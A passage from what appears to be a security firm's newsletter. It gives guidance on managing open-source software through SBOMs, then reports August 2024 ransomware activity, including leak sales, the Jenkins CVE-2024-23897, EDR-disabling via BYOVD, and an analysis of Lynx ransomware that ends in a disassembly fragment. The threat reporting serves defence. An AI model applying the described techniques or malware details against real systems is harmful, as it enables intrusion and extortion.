
The easiest way to check for security vulnerabilities is to search in the Common Vulnerabilities and Exposures (CVE) page of the American non-profit organization MITRE.



* Source: MITRE

Figure 6. CVE search page

Clicking on a CVE ID in the search results will provide an overview of the vulnerability and reference links. For reference, the National Vulnerability Database (NVD) link shows the Common Vulnerability Scoring System (CVSS) score for that vulnerability, which can be used to assess the severity of the security vulnerability.



* Source: NIST

Figure 7. CVSS search page

Key Point – SBOM items for security vulnerability management: Name and version

B. Selection and utilization of items for license management (measures by license)

Although licenses are not technical security vulnerabilities, they are important items that can result in financial losses at the level of a security incident if not managed properly. In general, license information is posted on the website of the organization that developed the open-source SW. Because open-source SW licenses vary greatly in type and usage conditions, it is necessary to identify the correct license. In addition, some licenses require disclosure of all source code associated with the open-source SW, so be careful when deciding whether to use them.

Category	License	Key terms of use
Permissive (Allowed)	Apache-2.0, BSD-2-Clause, BSD-3-Clause MIT	<ul style="list-style-type: none"> Indicate copyright and license

Weak Copyleft (Weak constraint)	LGPL-2.1, LGPL-3.0, EPL-2.0, MPL-2.0	<ul style="list-style-type: none"> Partially disclose the source code that uses the open-source code
Copyleft (Strong constraint)	GPL-2.0, GPL-3.0	<ul style="list-style-type: none"> Disclose all the source code combined with the open-source code

Source: Ministry of Science and ICT, SW Supply Chain Security Guidelines (May 2024)

Table 9. License categories and key terms of use

Key Point - SBOM items for license management: Type and name of license

C. Selection and utilization of items for reputation management

Apart from the technical point of view, assessing whether the open-source SW is trustworthy and safe to use continuously is a subjective matter.

When making purchases in our daily lives, we usually choose products based on criteria such as trustworthy manufacturer, widely used product, robust product and continuous after-sales service. Similar criteria can be applied when selecting open-source SW. In other words, it is advisable to select software based on criteria such as software managed by a well-known IT company or foundation, software supported by many developers and an active community, and software managed by a trustworthy country.

Key Point - SBOM items for reputation management: Manufacturer and country

4) Risk assessment

It is not realistic to perfectly address all security vulnerabilities. In order to objectively judge and decide the level of management to apply to open-source SW, it is necessary to establish risk assessment criteria for security vulnerabilities.

To manage the security vulnerabilities, licenses and reputations decided on above, vulnerability assessment criteria can be established as follows:

Assessment item	Example of assessment criteria	Remark
Security vulnerability	CVE exists, and CVSS 9.0 – 10.0	Establish criteria according to the severity classification criteria "Low," "Medium," "High," and "Critical" based on CVSS v3.x calculation results (Source: https://nvd.nist.gov)
	CVE exists, and CVSS 7.0 – 8.9	
	CVE exists, and CVSS 4.0 – 6.9	
	CVE exists, and CVSS 0.1 – 3.9	
License	Copyleft (strong constraint) license to be used	Establish criteria based on the technical difficulty of measures to meet license usage conditions
	Weak copyleft (weak constraint) license to be used	
	Permissive (allowed) license to be used	

Reputation	Management entity/individual, etc., not trusted	Establish criteria based on the size, community accessibility, reliability, etc., of the management entity
	No management entity, but active community	
	Managed by global IT company, IT foundation, or major domestic IT company, etc.	

Table 10. Example of vulnerability assessment criteria

It is possible to perform consistent risk assessments by selecting a score calculation method and risk calculation formula according to the vulnerability assessment criteria based on the risk assessment methodology established by each company.

It is not practical to take action against all risks. To take more effective measures against risks, it is necessary to select an acceptable degree of assurance (DoA) to determine the acceptable level of risk according to the basic risk management methodology, and then take measures for risks that exceed this level.

In general, risk management plans classify risk management into four types: risk reduction, risk transfer, risk avoidance and risk acceptance. For effective risk management, it is important to establish a countermeasure plan for each vulnerability type.

Measures	Security vulnerability	License	Reputation
Risk reduction	<ul style="list-style-type: none"> Apply security patches 	<ul style="list-style-type: none"> Reflect the license use conditions <ul style="list-style-type: none"> Indicate copyright, open related source, etc. 	<ul style="list-style-type: none"> Replace with open-source SW managed by a global IT company or IT foundation
Risk avoidance	<ul style="list-style-type: none"> Replace with open-source SW with no related vulnerabilities 	<ul style="list-style-type: none"> Replace with open-source SW with permissive (allowed) condition Replace with commercial software 	<ul style="list-style-type: none"> Replace with open-source SW managed by a global IT company or IT foundation.
Risk transfer	<ul style="list-style-type: none"> Sign up for security incident insurance 	<ul style="list-style-type: none"> Sign up for security incident insurance 	<ul style="list-style-type: none"> Sign up for security incident insurance
Risk acceptance	<ul style="list-style-type: none"> Apply supplementary controls (e.g., firewall) 	-	-

Table 11. Measures against open-source SW risks

5) Necessity of managing an open-source SW repository

Open-source SW can be downloaded from anywhere as long as there's Internet access, but it's important to be careful when downloading files from sources other than the official site. This is because using open-source SW containing malicious code in a development project can create vulnerabilities. To use open-source SW safely, it is necessary to build a repository, control unauthorized access and strictly enforce file import procedures. By

additionally managing integrity verification values (HASH) for open-source SW in the SBOM, it is possible to protect against file forgery and modification.




Figure 8. Open-source repository import flow

■ Conclusion

In all industrial sectors of modern society, IT technology has gone beyond simple auxiliary tools to become a key element for value creation. With the advancement of AI, IT technology is being incorporated into areas such as art and emotions that were previously considered to be unique to humans. IT security incidents will have global implications beyond just financial losses to a single organization or service.

Although software bill of materials (SBOM) management cannot completely prevent IT security incidents, it is surely the fastest and most reasonable way to recover after an incident occurs. Even without specialized knowledge of security or IT technology, it's easy to start open-source SW management by checking which open-source SW the company is currently using. The next step is to decide whether to introduce SBOMs.

SK Shieldus provides consulting services in relation to the establishment of open-source SW management systems. For more information, please visit the [SK Shieldus website](#) or contact us.

Keeping Up with Ransomware

Emergence of Lynx ransomware and analysis of connectivity with INC Group

■ Overview

The number of cases of damage caused by ransomware in August 2024 was 464, which is an increase of approximately 12% compared to July (415 cases). This month, not only the total number of cases but also the number of domestic cases have increased slightly.

On August 15, IntelBroker, a member of the hacker group CyberNiggers, posted on the hacker community BreachForums that they were selling the database of CareerNet, a Korean job information site. IntelBroker claims that they stole about 1.6 million user IDs, passwords, email addresses and other pieces of personal information. On August 23, CareerNet acknowledged and announced the leak of personal information held by the company. CareerNet claimed that the leaked data was created before April 2018, and that aside from IDs, key information such as names and passwords were encrypted and could not be decrypted.

IntelBroker additionally disclosed domestic data. On August 24, they posted Ministry of National Defense data on BreachForums, claiming that the South Korean government had attempted to interfere with CareerNet DB postings. The information posted was related to the country's disaster and safety communication network. IntelBroker presented screenshots of the administrator dashboard as evidence and claimed that they had replaced the voice file for alerts. In addition, they posted that they were selling the membership information of four million customers and trainers of a domestic personal trainer platform, and membership information of Topping, a domestic reading and learning management system (LMS¹) platform company.

There have been cases of damage to Korean companies from the dark web leak sites of ransomware groups. On August 11, Hunters Group posted an article saying it was selling data from Hanon Systems, a Korean automotive thermal management solution provider. On August 14, they released all 2.3 TB of data, which included personal information and internal confidential data such as employee information, resumes and financial statements. Hanon

¹ LMS (Learning Management System): An online system that supports and manages the learning of users

Systems has already suffered two ransomware breaches in the past, from Snatch (January 2022) and Egregor (November 2020), so this incident shows the importance of taking appropriate measures after an incident occurs.

On August 23, the Eldorado ransomware group claimed to have attacked DevOps, a professional consulting firm in Korea. According to dark web posts, they are offering a sample list of files containing source codes, which they are selling for 1.5 BTC (approximately KRW 120 million).

The Dispossessor group, which has been active since last year, has been repeatedly posting ransomware data, but had its main infrastructure seized in August. On August 13, the US Federal Bureau of Investigation (FBI), the US Department of Justice (DoJ), the German State Criminal Police (Landeskriminalamt, LKA), the UK's National Crime Agency (NCA), and the Bamberg Public Prosecutor's Office in Germany seized Dispossessor's data leak site and the servers used in its attacks. The seized assets included three servers in the United States, three servers in the United Kingdom, eighteen servers in Germany, eight domains based in the United States and one domain based in Germany.

One ransomware attack discovered in August exploited a vulnerability in Jenkins, an automation tool that provides deployment and integration services during software development. This vulnerability is a problem in the command processing phase that was patched in January 2024. It allows attackers to read files on the internal system. The Jenkins vulnerability has been actively exploited since March, and was used by the RansomEXX group in July when they attacked Brontoo Technology Solutions, a provider of technology services to Indian banks. It was also found that IntelBroker had exploited it in August when it attacked IT service provider BORN Group.

Lynx ransomware, which first appeared at the end of July, was found to be using a source code bought from INC Ransom. INC Ransom posted on a dark web forum in May this year that it was selling its ransomware source code for \$300,000 (approx. KRW 400 million). According to our analysis, the Lynx ransomware is functionally nearly identical to the INC ransomware, and a comparison using the binary analysis program BinDiff showed approximately 45% code similarity between the two.

DB of Korean job information site CareerNet sold through hacking forum site

- On August 15, IntelBroker posted on BreachForums that they were selling CareerNet's DB.
- Approximately 1.6 million pieces of data were being sold in total, and according to the sample data released, it is presumed to be member information such as IDs, PWs, and email addresses.

IntelBroker releases Ministry of National Defense data

- IntelBroker released Ministry of National Defense data on August 23 in retaliation for the South Korean government's alleged interference in an August 15 upload of an advertisement for the sale of CareerNet DB.
- Based on the released samples and images, this is presumed to be data related to the disaster and safety communication network.
- They released screenshots of the logged-in admin panel and arbitrarily altered the alarm voice file.

Hacking forum BreachForums replaces admin

- ShinyHunters has been in control of the forums since the FBI and US DOJ seized the BreachForums systems in May 2024.
- On August 22, the owner of BreachForums was changed from ShinyHunters to IntelBroker.

LockBit ransomware group releases contact information on dark web leak site

- Recruiting through the hacking forum BreachForums.
- They listed "white and racist" as qualifications for membership and required evidence of an actual attack, such as a free release of leaked data.

Dispossessor ransomware group has attack assets seized

- On August 13, major assets were seized by the FBI, DOJ, LKA, NCA and the Bamberg Public Prosecutor's Office in Germany.
- The seized assets included three servers in the US, three servers in the UK, eighteen servers in Germany, eight domains based in the US and one domain based in Germany.
- The FBI has asked victims to share information about the Dispossessor group through its Internet Crime Reporting Hotline or by phone.

Ransomware attack exploits Jenkins vulnerability (CVE-2024-23897)

- CVE-2024-23897: A vulnerability that allows attackers to read files on the Jenkins controller file system.
- In July, the RansomEXX group used it in an attack on Brntoo Technology Solutions.
- In August, it was discovered that IntelBroker had used it to attack the BORN group.

Two offers to sell data of Korean companies posted on hacking forum BreachForums

- On August 4, a user named OxyOum0m posted an offer to sell the personal information of customers and trainers of a personal trainer platform in Korea.
- The data being sold is for approximately 4 million people, and includes IDs, PWs, phone numbers, etc.
- On August 15, CyberNiggers posted an offer to sell the personal information of members of Toping, a Korean reading and LMS platform.

Hunters group attacks Korean automotive thermal management solution provider Hanon Systems

- On August 11, they posted an offer to sell data on their dark web leak site.
- On August 14, all 2.3 TB of data was released, including internal data, employee information, resumes and financial statements.

EIDorado group attacks Korea-based professional consulting firm DevOps

- On August 23, they posted an offer to sell data on their dark web leak site.
- They provided a link to the data purchasing channel and a list of files with the source code listed as sample data, which they sold for 1.5 BTC.

Doubleface group sells ransomware on Telegram

- On August 5, they started selling ransomware through their Telegram channel.
- This ransomware is built on C/C++, and provides features such as anti-VM, anti-debugging and anti-sandbox.
- They priced it at \$500 per payload, and \$10,000 for the full source code.

그림 1. 랜섬웨어 동향

■ 랜섬웨어 위협

infosec




그림 2. 2024 년 8 월 랜섬웨어 위협 현황

Figure 2. Ransomware threats as of August 2024

New threats

A total of two new cyber threats were discovered in August, which is a significant decrease from the previous month. The HellDown ransomware group, which emerged on August 13, set up a data leak site on the dark web, revealing nine victims on the first day alone. Over the next 10 days, they added 8 more victims, for a total of 17 victims reported since they started their activities. Among the victims was Zyxel Networks, a Taiwan-based global networking and security solutions provider. HellDown claimed to have stolen 253 GB of the company's internal data, including pay slips and financial statements. Since August 24th, however, their dark web leak site has remained inaccessible.

Meanwhile, the Doubleface group opened a Telegram channel on August 5 and is using this channel as its main means of activity. The group is also active on X (formerly Twitter) and has revealed in a Telegram message that they are a group of hackers whose goal is to obtain money. In their X introduction, they refer to themselves as the Russian hacker group APT66. They announced that they are carrying out not only ransomware attacks but also numerous website defacement attacks, and that they are affiliated with attack groups such as HexaLocker, RansomHub, God Team and LETGH0STsp. However, the post about the partnership with RansomHub has now been deleted.




Figure 3. Doubleface ransomware

On the day the Telegram channel was launched, the Doubleface group posted a ransomware sales offer in which they advertised that the ransomware encrypts files using AES and RSA algorithms and provides anti-VM, anti-debugging and anti-sandbox features. According to the ransomware demonstration video, it not only encrypts files, but also provides a function to control the screen by forcibly fixing the decryption key input window. However, since this ransomware attempts to decrypt without verifying the authenticity of the decryption key, there is a risk of permanently damaging files if the wrong key is entered. The price of the ransomware payload is \$500 (approx. KRW 670,000) per unit, and the price of the entire source code is \$10,000 (approx. KRW 13.4 million).

Top 5 ransomware groups




Figure 4. Major ransomware attacks by industry/country

The RansomHub ransomware group posted 48 victims in July alone, and then 73 in August, an increase of 25. Notably, in August, they were found to have used EDRKillShifter, a malicious tool that disables endpoint detection and response (EDR) solutions. This tool requires a specific key value to decrypt the encrypted resources, and disables the protection of EDR solutions with the bring your own vulnerable driver (BYOVD) technique that exploits vulnerabilities in legitimate drivers. The malware tool is sold on the dark web, so other attacker groups may also exploit it. Since the BYOVD technique ensures that attacks occur through trusted drivers, appropriate responses such as EDR solutions and permission management are needed. A more detailed analysis of the RansomHub group can be found in the 2nd Quarter KARA Ransomware Trends Report.

The Meow ransomware was built based on the leaked source code of the Conti v2 ransomware. Since launching their dark web leak site in 2023, the group has been posting less than 10 victims per month. The number of victims began to increase in July 2024, and in August, the group exploded with activity, posting 43 victims, which represents 51% of its total victims. The group reportedly attacked Zydus Pharmaceuticals, a global pharmaceutical company with branches in 50 countries, in August and stole 20 GB of data, including financial documents, customer information and research data.

The LockBit ransomware group posted around 90 victims on a dark web leak site on August 11 and 12, most of whom had previously been posted between 2022 and 2024. There were only 15 new victims. The group then became less active, posting only two more victims before posting another 11 on August 30.

The Play ransomware primarily targets US-based companies. In August, the group claimed they had attacked U.S. semiconductor manufacturer Microchip Technology and stolen confidential internal data, personal information, budgets, and payroll and accounting data. The group released some confidential documents, customer information and accounting information, and warned that they would release all the data if no further action were taken.

Lynx, a new ransomware group that appeared in July, continued to post victims in August, with the fifth highest number. The group claimed they had attacked asset management firm Pyle Group and stolen sensitive corporate information, and released the data well after the originally announced release date. On August 15, the Pyle Group was also listed as a victim on the Medusa ransomware group's dark web leak site. The Medusa group announced that the data was available via TOX Chat.

Ransomware focus

Overview of the Lynx ransomware




Figure 5. Data leak site for Lynx ransomware

The Lynx ransomware first began to draw attention on July 29 when its leak site was discovered. At the time, there were already two posts dating back to July 17, and both dark web-based sites and clearnet sites were discovered. Currently, only the clearnet site is accessible. In an introduction uploaded to a dark web leak site on July 24, Lynx described itself as conducting attacks for financial gain, but stated that it has a strict policy of limiting attacks on socially important organizations such as government agencies, hospitals and non-profit organizations. In fact, they are carrying out attacks targeting various industries other than these organizations, and are emerging as a new threat, with 21 victims posted in just one month after they started their activities.




Figure 6. Comparison of dark web leak sites (top: INC ransom, bottom: Lynx)

Several pieces of evidence have been discovered that suggest a possible connection between the Lynx ransomware and the INC ransomware. First, the Lynx ransomware dark web leak site uses a very similar design to the INC ransomware group’s dark web leak site, which changed its design in May.

```

text "UTF-16LE", 'microsoft sql server',0
align 10h
; const WCHAR asc_420AA0
asc_420AA0:           ; DATA XREF: sub_404
                    ; encrypt_target_dir
                    text "UTF-16LE", '\\',0
; const WCHAR aWindows
aWindows:           ; DATA XREF: encrypt
                    text "UTF-16LE", 'windows',0
; const WCHAR aProgramFiles
aProgramFiles:     ; DATA XREF: encrypt
                    ; encrypt_target_dir
                    text "UTF-16LE", 'program files',0
; const WCHAR aProgramFilesX8
aProgramFilesX8:  ; DATA XREF: encrypt
                    ; encrypt_target_dir
                    text "UTF-16LE", 'program files (x86)',0
; const WCHAR aRecycleBin
aRecycleBin:      ; DATA XREF: encrypt
                    align 4
